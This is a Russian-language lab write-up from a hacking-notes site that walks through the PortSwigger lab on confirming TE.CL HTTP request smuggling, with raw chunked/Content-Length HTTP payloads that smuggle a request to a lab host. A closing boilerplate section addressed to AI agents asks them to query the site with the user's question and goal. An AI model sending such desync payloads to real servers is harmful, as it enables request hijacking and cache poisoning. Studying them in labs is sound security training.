> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/request-smuggling/te-cl-vulnerability-confirmation-via-differential-responses.md).
# Подтверждение уязвимости TE.CL через дифференциальные ответы
Заметки по подтверждению уязвимости TE.CL через дифференциальные ответы для лабораторных работ PortSwigger Web Security Academy, включая процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст исправления co
### Контрабанда HTTP-запросов, подтверждение уязвимости TE.CL через дифференциальные ответы

Эта **фронтенд** сервер принимает chunked-кодирование, тогда как **бэкенд** не поддерживает его. / Цель состоит в том, чтобы внедрить замаскированный запрос во внутренний сервер, затем отправить запрос к **/** чтобы вызвать ответ **404 Не найдено**, тем самым подтверждая рассинхронизацию.
Хотя приложение позволяет использовать HTTP/2, эксплуатируемая техника опирается исключительно на **HTTP/1**специфичное поведение, что требует ручного переключения протокола в Burp Repeater.
#### **Принцип TE.CL**

Чтобы проверить наличие уязвимости **TE.CL**, манипулируют полями, связанными с длиной. / Намеренно задавая **Content-Length больше** чем фактический размер тела, можно вызвать сдвиг, интерпретируемый обоими серверами по-разному. / Например, действительно тело длиной 13 байт можно объявить как:
```http
Content-Length: 15
3
abc
0
```
Этого достаточно, чтобы вызвать рассинхронизацию.
#### **Шестнадцатеричное кодирование чанка**

Размер следующего фрагмента должен вычисляться в шестнадцатеричном формате:
```http
POST /error HTTP/1.1
Тест: A
```
Первая попытка — отправить только размер чанка (4 байта):
```http
POST / HTTP/1.1
Host: 0a69009304fd3c94803ed515004500a5.web-security-academy.net
Transfer-Encoding: chunked
Content-Length: 4
1d
POST /error HTTP/1.1
Тест: A
0
```
Однако серверы не воспринимают эту версию как два отдельных запроса, что мешает корректной работе.
Чтобы добиться надежного поведения, бэкенд должен интерпретировать внедренный запрос как корректный HTTP-запрос. / Поле **Content-Length** «раздувается» при отправке большего чанка:
```http
POST / HTTP/1.1
Host: 0a69009304fd3c94803ed515004500a5.web-security-academy.net
Transfer-Encoding: chunked
Content-Length: 4
38
POST /error HTTP/1.1
Content-Length: 20
testing=test
0
```
Отправив этот запрос **дважды**, происходит рассинхронизация, и атака работает как ожидается.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/request-smuggling/te-cl-vulnerability-confirmation-via-differential-responses.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.